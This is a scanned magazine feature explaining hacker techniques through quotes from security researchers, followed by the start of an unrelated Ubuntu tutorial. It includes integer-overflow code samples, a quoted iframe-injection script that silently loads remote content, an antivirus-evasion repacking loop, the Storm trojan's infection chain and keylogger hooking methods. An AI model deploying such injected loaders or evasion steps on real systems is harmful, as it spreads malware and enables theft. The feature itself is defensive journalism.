


Hackers' secrets revealed

Award-winning security journalist *Davey Winder* dons his black hat and delves into the inner sanctum of the hackers' underworld to uncover their techniques.



A crime server controlled by hackers was discovered recently. It contained over 1.4GB of stolen business and personal data harvested from infected computers worldwide, including bank account information and more than 5,000 log files, many of which were from major financial institutions. The really shocking discovery is just how easy it is to cut yourself a slice of the cybercrime pie. Sure, the risk of being detected, prosecuted and punished is much greater today, but thanks to the internet, hacking is no longer the dark art it once was. To help fight back, it's vital that you understand that from which you are defending yourself and your business. With a little help from inside security labs, we decided to balance things out a little and reveal exactly how a number of the most feared exploits actually work…

We'd best get this out of the way, right off the bat: there's nothing wrong or illegal in wanting to know how hacking works. The proviso is that you don't exploit your knowledge in order to become part of the cybercrime fraternity, nor put theory to the test on real world systems. We feel no shame in opening up the technical debate by producing this feature, on the basis that the more educated you are about a type of attack, the more able you are to defend yourself against it. The fact that we were helped in the preparation of this feature by the IT security research industry itself is testament to this.

There are no hacker heroes any more; the glory days of Captain Crunch, Rob Schifreen and Steve Gold have long since passed. Today the name of the game is money, and the name of the hackers unpronounceable; they tend to belong to Chinese or Eastern European organised crime gangs. The main targets of these serious hacker gangs are e-commerce sites, or — more accurately — the customer databases linked to them. These contain rich pickings of credit card details, personal data and other things that can help steal an identity or a bank balance. Gartner estimates that some 75 per cent of all security breaches are enabled via software flaws. This is unsurprising, given the recent trend towards web-enabled commerce and web-based applications. However, this doesn't mean that the home user gets a free pass. Your computers are valuable resources to help execute attacks; and while they have you, the hackers will help themselves to your data as well. In either case, the easiest way to get access is to find a backdoor into the system, be that through improper software configuration, sloppy programming or a failure to apply patches when they have been released.

THE INTEGER OVERFLOW EXPLOIT


Both sloppy coding and sloppy patching can leave you open to an integer overflow exploit, one of the most beloved of hacker methodologies. But what exactly is an integer overflow and how can hackers benefit from it? The simple answer is that it's software behaviour caused by an arithmetic operation whose numerical result is too large for the bitwidth of the system. Sumant Kowshik, an engineer at C/C++ and Java security specialists Coverity, explains. "When an arithmetic operation produces a result that's too large to store within the bitwidth of the system, the result is truncated at the bitwidth, leading to an unexpected resultant value," he says. "This overflowed value could be used for a critical operation such as array indexing, memory allocation or memory dereferencing." Such behaviour can crash software, but it can also open the door to exploits that access corrupt privileged memory in the system.

Practically all of the vulnerabilities involve arithmetic operations on untrusted, user-modifiable values, where the potentially overflowing resultant value is used as an argument to a critical operation such as memory allocation or buffer indexing. "By overwriting the arbitrary memory locations exploiting the integer overflow vulnerability, the hacker can get busy with security critical applications running with superuser privileges," Kowshik told us. "In a common instance of the integer overflow vulnerability in real-world software, the attacker can overwrite the address to which the code needs to jump with the address of arbitrary code, thereby making the software

FACT FILE!

Research from the University of Maryland discovered that a computer system connected to the internet is subject to an attempted hack once every 39 seconds on average.

Anatomy of a DDoS attack



DISTRIBUTED DENIAL OF SERVICE ATTACKS CAN USE MANY DIFFERENT METHODS

The general intention of a DDoS is to disrupt normal services through the consumption of bandwidth and server resource overloading. "Consuming bandwidth can be done using any traffic types," Dr Jose Nazario, senior security researcher for Arbor Networks, tells us. "Most of the 'zombies' in a DDoS army will send the same kinds of traffic. The most common means is an ICMP Echo Request (a ping) flooding, although any traffic can be used, including UDP or TCP." Intelligent attackers will choose traffic that looks similar to the victim's normal traffic. "If it's a web server, send TCP port 80 traffic or, better yet, HTTP GET requests. If it's a DNS server, then send UDP port 53 traffic."

To overwork the server, a normal request flood can occur, making victim servers work hard to service what they see as legitimate requests. For example, a rapid fire series of HTTP GET requests from a botnet to web server will cause the server to try to handle so many connections that normal clients will be choked out; and the server may fall apart. "At the protocol level, a TCP SYN flood attempts to do this: the server will spawn connection handlers in response to the connection request from the client – a TCP SYN packet," Nazario says. "When the server's kernel networking tables fill up they can't handle new connection requests, and legitimate clients may fail."

A more uncommon method is a DNS amplification attack. By using 'open recursive resolvers' and specifically formatted queries, attackers can send a packet destined for the DNS server pretending to be from the victim. "The DNS server will reply with a grossly inflated response," Nazario warns, "sometimes 20 times larger than the query, and sends this traffic to the victim." This represents an effective way for the hacker to grow botnet aggregate bandwidth by up to twentyfold.

execute arbitrary code." The following integer overflow does nothing but print the wrong value, and looks innocuous in the code:

```
X = 0;
if (a > MAX_INT /2 && b > MAX_INT / 2)
 /* x will *not* be equal to a + b */
 x = a + b;
print("x = %d\n", x);
```

However, some can allow a malicious user to control the memory allocation size and make the system behave badly as a result, such as this potentially deadly example:

```
x = get_some_number_from_a_packet()
/*overflow in computation */
P = malloc(x * sizeof(int));
/* bad problem here */
P[x-1] = 0;
```

If that looks like too much hard work, and it is for many script-kiddies, the latest generation of off-the-shelf crimeware tools make sophisticated attacks a matter of just clicking to run.


WEB EXPLOIT TOOLKITS

Web Exploit Toolkits, or WETs, have been around for some time and come in many different flavours such as MPack, IcePack, AdPack and of course Neosploit. Costing from as little as $20 when you know where to look online, a WET can be active within an hour of purchase. All you have to do is add a keylogger path, input where you want the data (or money) sent and set it up on a server somewhere. From then on, it's just a matter of sending out spam to lure victims to the booby-trapped web site.

As Roger Thompson, the Chief Research Officer at AVG, explains, nearly all WETs can be traced back to WebAttacker. "When a visitor was lured to a WebAttacker site, it would examine the browser and the OS, look to see if particular applications were installed, and then send what it thought was the exploit most likely to be successful against you." On top of this, it would also track your IP address, and rather interestingly, would only try an exploit against you once. "This was based on the idea that if

FACT FILE!

A survey of UK business web sites by NTA Monitor last year revealed that 90 per cent had at least one weakness that would enable unauthorised access by a hacker, and 30 per cent had unpatched vulnerabilities known to and used by those hackers.



you were a genuine user, they either got you the first time, or they weren't going to get you," Thompson says. "Only a researcher hunting for WebAttacker would come back more than once anyway."

All went horribly well until September 2006, when a couple of buggy releases adding new exploits failed to work, causing WebAttacker to start to fade. A few months later saw the arrival of MPack and then Neosploit, both of which added better encryption as well as more frequent and accurate exploit updates.

YOU'VE BEEN IFRAMED

While the most common infected site magnetism methodology is still simple link-clinking spam, the days of only dodgy download and porn sites hosting malware are well and truly over. "By compromising legitimate web sites," Fraser Howard, the principal virus researcher with SophosLabs warns, "the attacker adds some malicious code that will cause the user to be exposed to it when they simply browse the page. This technique can be very effective when the target site has a large user base who regularly browse the site." HTML provides very convenient ways for loading additional content.

The method most commonly used to compromise sites involves the <IFRAME> tag, which can be used to silently load content into the page. "The tag is widely used in perfectly legitimate ways on many web sites," Howard explains. "The iframe tag supports several attributes. Most relevant to malicious use of the tag are the width and height attributes, which can be used to control the size of the frame in the host page into which the content is loaded. To make the compromise invisible to the victim, most malicious iframes use very small values for width/height."

Because many legitimate web pages use iframe tags with the same attributes, proactive detection of compromised pages is critical. The Pintadd attack, for example, involved compromising many sites with a script that uses the iframe technique to load remote malicious content, but with a slight twist.

> THE DAYS OF ONLY DODGY DOWNLOAD AND PORN SITES HOSTING MALWARE ARE WELL AND TRULY OVER

"Instead of doing a simple 'document.write()'," Howard tell us, "the script uses the 'createElement()' method to create an iframe element before setting its attributes appropriately, and using the 'appendChild()' method to add it to the current page:

```
var url='http://domain/path/index.php';
var ifr=document.createElement('iframe');
ifr.setAttribute('src',url);
ifr.frameBorder=0;
ifr.width=1;
ifr.height=1;
document.body.appendChild(ifr)
```

"For the victim, the end result is exactly the same as if the page was modified with the iframe tag directly. For security products, it's another obstacle to overcome."

BOTNET HERDING

Let's not get bogged down by semantics and just agree for the sake of argument that the words 'virus' and 'malware' can be used interchangeably today. About the only real difference is that a true virus might or might not cause damage, whereas malware always does. Although viruses were mainly known for being the destructive playthings of kudos-seeking programmers for many years, that has changed in the last four years during which time the virus scene has become entirely profit-driven.

Nowadays, the purpose of many viruses is simply to modify HTML or PHP/ASP scripts, usually by adding iframe tags as part of an


Storm infection exposed

WE DISSECT ONE OF THE MOST SUCCESSFUL PIECES OF MALWARE

The Storm Trojan exemplifies the money-centred professionalism of the modern hacker. "The creators obfuscate their code in an attempt to break generic detection, using automation to create numerous, polymorphic variants," Fraser Howard explains. "The use of the web has played an important role here. By infecting victims via a download, attackers are able to use server-side scripting to dynamically build the variants." Storm also uses P2P networks for resiliency, with traffic being typically encrypted. Jason Steer, EMEA Product Manager at IronPort, gave a presentation at the annual RSA security conference detailing the processes involved.

Storm infection:

- User downloaded and executed trojan ecard.exe
- Ecard.exe extracts diperto63c9-1e08.exe
- File name is randomly generated: diperto[????]-[///]. exe = diperto63c9-1e08.exe)
- Registry key to load diperto63c9-1e08.sys as Windows service at startup
- Network Time Protocol (NTP) registry key: sync with NIST
- Windows firewall: ALLOW diperto63c9-1e08.exe
- diperto63c9-1e08 injected into services.exe
- diperto63c9-1e08.exe listens to UDP on high-numbered port



infection chain. But how, exactly, do hackers make money with viruses? It's a good question with many different answers, each based on the ability to control an infected pool of computers (botnet) remotely using a Command and Control (C&C) Channel. Once you get past the propagation procedure, the primary feature of any modern virus is the communication channel.

Guillaume Lovet, the head of the Threat Response Team at Fortinet, talks us through the workings of a botnet. "Communication from bots to botmasters is commonly encrypted today, and the C&C Channels are varied. Initially almost always an IRC Channel (hence the name 'bot', which originally referred to an IRC Robot), it can now be a Webserver, an Instant Messaging system or a custom protocol. It can even be decentralised, as is the case in modern P2P Botnets such as Storm." Once a botmaster has control over a set of infected computers, he can command them to send contracted spam or install adware for a share of the royalties. The botmaster could also rent them out as TCP/IP proxies to cybercriminals who want to retain anonymity, or to terrorists, who could use them to launch Distributed Denial of Service attacks. Oh, and don't forget that over time they will also steal every resource of value that resides on the infected computers, including banking data, passwords and program licences.

THE ROOTKIT CONNECTION

As Lovet points out, a good herder will keep his herd healthy; the more bots a botmaster controls, the more money he will make. With this in mind, viruses use startup Registry keys and kernel driver loaders to survive reboots. They also try to be discreet because they do not want the infected machine to have its OS re-installed. "This results in a large proportion of viruses today embedding a rootkit module rendering the virus stealthy to the eyes of both humans and AV software," Lovet reveals.

There are two classes of rootkit involved: kernel-based and user-based. The former mingle directly with the OS kernel to avoid being listed by task managers, while the latter classically hook system APIs listing processes directly. These can be found in the process space of task manager applications. One weakness of this requirement to be stealthy is that nothing can happen if the infection vector is scanned before the virus can be installed. According to Lovet,

FACT FILE!

Trend Micro research has revealed that hundreds of DIY phishing kits are currently being offered for free by a Moroccan hacker collective known as Mr Brain. Designed to generate working phishing sites on the fly, the kits require only basic programming knowledge and target banks, including Barclays and HSBC.

Dangers of web surfing

MALWARE WRITERS HAVE MANY TRICKS UP THEIR SLEEVES

Just by connecting to the internet you can expose your system to a multitude of different risks. Indeed, gone are the days when you need to actively click on an executable file to become infected. Today all you need to is visit the wrong site or follow the advice of a seemingly innocuous email and your machine will be drained of personal data in moments.

1. Trojan download.
2. Browse compromised site.
3. Lured to compromised site by email or web page.
4. Infect victim.

malware distributors complete the following steps to get viruses past this scanning phase.

Step 1: Modify the virus code and repack it with a runtime 'exe' packer that will create a totally different binary image.

Step 2: Submit the obtained file to a public or private cross-scanning service that will scan it with all available AV products.

Step 3: If the file is detected by some AV products, then go back to step one.

Step 4: Distribute.

THE POLYMORPHIC REVIVAL

Some viruses go further than the manual repacking iterative process and automatically morph upon every replication. Although this polymorphic approach is most associated with the early days of DOS virus infection, Lovet believes that it's currently making a comeback. Polymorphic viruses are typically made of two components: the payload, which you can think of as being the functional body of the virus, and the shorter polymorphic encryption module or engine, which determines the next generation of the virus upon each replication. "Before the virus drops a copy of itself, this module encrypts the payload in a different way and then adds a decryption loop, which will decrypt the payload at runtime," Lovet explains. "The file obtained is different upon each generation because the encryption key used to cipher the payload varies, and sometimes the encryption method itself varies too."

The runtime decryption loops of some polymorphic engines also morph upon each replication, replacing loop instructions with sets of equivalent ones, as well as adding useless instructions more or less randomly. If a virus does this for the entire payload instead of just the decryption loop, it's known as metamorphic. Server-side polymorphic viruses, however, do not embed a polymorphic engine. "Instead," Lovet explains, "the polymorphic engine is located on the server that the virus is downloaded from, and runs either regularly or upon each download request. Thus, if the file obtained is different upon each download, it won't morph by itself when run on the targeted host."

> ONCE A BOTMASTER HAS CONTROL, HE CAN COMMAND PCs TO SEND SPAM OR INSTALL ADWARE FOR A SHARE OF THE ROYALTIES

ALL YOUR PASSWORDS BELONG TO US

Finally, we should discuss good old-fashioned password cracking. Jason Hart, Senior Vice President of Europe at CRYPTOCard, thinks that the salient question is: "Does the average user guard their password as zealously as a hacker tries to steal it?" The answer is obviously not. This is a problem: as Hart points out, there are numerous password-cracking instructional videos distributed via YouTube. Confident hackers don't need any hand holding: they go straight for the computing jugular. "It is possible to boot Backtrack, a Linux tool on CD-ROM, providing access to the Windows file system before the operating system has even launched," Ken Munro, Managing Director of penetration testing consultancy SecureTest told us. "In addition, you can use Rainbow Crack, a software tool that creates Rainbow Tables used to compute the various password hashes used by the LM password algorithm. Using a precomputed table of over 60GB of hashes, the administrator password can be cracked in under two minutes." However, none of this is required if a keylogger has been used. They capture every keystroke, every bit of browser activity and even your mouse clicks, meaning that passwords for specific sites or bank account data can easily be obtained.

Consisting of a microcontroller providing read-write and read-only memory, and non-volatile memory for persistent data storage, hardware keyloggers are most often connected between the keyboard and computer. They're usually only an inch long, and often go

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
NEW MAGAZINE! OUT NOW!

Storm uses P2P networks to great effect, gaining 26,000 infected peers in just 34 hours!



UDP peers ⊠s time, 34 hours, 13 January 2008

> ULTIMATELY THE ADVANTAGE STILL LIES WITH YOU: KEEP YOUR SYSTEM AND SOFTWARE PATCHED – AND YOUR WITS ABOUT YOU

unnoticed simply because they've been placed underneath the desk. Software keyloggers typically use a hooking mechanism to capture user input. "Keyloggers written in user mode utilise the standard Win32 Application Programming Interface (API) and don't interact with the kernel, memory, or the hardware directly," Dave Hartley, security consultant at Activity, explains. "A keylogger that implements hooking utilises 'SetWindowsHookEx' hooks and the 'LowLevelKeyboardProc' procedure to capture user input. The 'LowLevelKeyboardProc' hook procedure is called by the system every time a new keyboard input event is triggered." Kernel mode keyloggers intercept communications between the device driver, the OS and its applications, and "typically place filter drivers into the keyboard device driver stack in order to receive data directly from the keyboard," Hartley continues. "Whenever access to a hardware device is requested, the request is passed down the stack of drivers. Filter drivers can be transparently inserted on top of or in between existing drivers in the stack to add functionality to an existing lower level driver, hide or modify data being sent to an upper level driver, or to stealthily intercept data."

Once captured, the data is logged for later retrieval. Often, it's sent to remote systems via FTP or HTTP, but sometimes it's stored within legitimate files on the file system using alternative data streams (ADS). "ADS is an NTFS (NT File System) feature that enables data to be written into existing files using a technique called 'forking' without affecting their functionality or size, and without allowing the forked data to display in file browsing utilities such as Windows Explorer. Files with ADS are almost impossible to detect using native file browsing techniques."

This feature has only skimmed the surface of today's hacker mentality, revealing just enough to demonstrate how easy it is to become a part of the cybercrime revolution. Ultimately the advantage still lies with you. If you keep your system and software patched, and — most importantly — your wits about you, there's no need to become another victim.

Guillaume Lovet, botnet hunter and head of the Threat Response Team at Fortinet.

Selecting software sources — and there are local mirrors for Australia.

If you need it, Ubuntu's repositories have it.

NEW SERIES!

Life with Ubuntu

If you've switched to Ubuntu, *Ashton Mills* shows you how to setup and run it.

In the original Open Source Challenge we took on the task of switching exclusively to Linux. If you read our cover feature last month and decided it's time to make that switch for yourself, or to use Linux out alongside Windows in a dual-boot configuration, then you may now be doing the same thing — and so in the coming issues we're going to take the journey with you and explore using Ubuntu as a replacement for Windows, so you never need to pay for an operating system again.

THE UBUNTU DESKTOP

As paradigms go the modern Windows GUI is as synonymous with PCs as Jar Jar Binks is to *Star Wars: Episode 1*. And as far as unfortunate comparisons go, it's relatively apt too. But it means that most Linux distributions aim to emulate the familiarity of the Windows GUI, whilst also building upon it and making it both flexible and feature-rich. This makes Linux easy to pick up, but still leaving room for learning.

The Ubuntu desktop you see when you log in is more commonly known as the GNOME desktop environment. It provides both the look and feel (such as windows, buttons and themes) and the functionality (such as file management, menus and panels) of the Ubuntu Linux desktop. There are alternatives to GNOME, including the popular KDE and XFCE — both of which you can use with Ubuntu, and which we'll cover later — but GNOME is a good default choice.

Your Ubuntu desktop is circumscribed by two 'panels' at the top and bottom which contain all the features you're used to seeing from Windows: at the top, the Applications button is similar to the Start button, but joined by Places and System; the Notification Area on the far right works just like the Systray; program Launchers work the same as shortcuts and the QuickLaunch area; and finally running programs in the bottom panel Window List are the equivalent of the Taskbar.

Panels are very flexible. You can place panels on any border of your screen, or leave them floating. They can be any size, hide and appear on demand, and contain a range of 'applets'. As a quick test try pointing at one of your panels, hold down the middle mouse button, and drag to the side of your monitor. To return it, hold down the middle mouse button and drag it back.

You can add new Launchers by simply dragging a program from any menu to a panel. Unlike Quicklaunch under Windows, you can move individual Launchers anywhere on any panel. You can even drag them (and indeed any panel element) from one panel to another.

Adding new panel applets is a matter of right-clicking on a panel and selecting 'Add to panel'. There are a range of applets you can use ranging from system monitors and temperature sensors through to search tools and new menus. Like Launchers, you can drag these anywhere on a panel or from panel to panel. To prevent them being moved (to help you keep some applets in place), just right click on the dotted tab to the *left* of an applet and select 'Lock to panel'.

Finally, if you click 'Places > Home Folder' you'll see a directory structure similar to that of Windows' My Pictures, My Documents and so on with appropriate folders. You'll also see the Desktop folder here, and the files inside will correlate to what you see on your desktop. The Places menu also lets you access networks, optical drives and devices like USB keys if you've plugged them in (so the menu is dynamic). If you want to complete a Windows-esque feel you can also add a 'Computer' and 'Network' icon to the desktop — just like adding Launchers, simply click Places, highlight Computer, and drag it to your desktop, repeating for Network.

KEEPING UP TO DATE

The Update Manager will regularly check to see if any packages can be updated on your system. Last month we only briefly covered how to update a system, so here we'll go into a bit more detail.

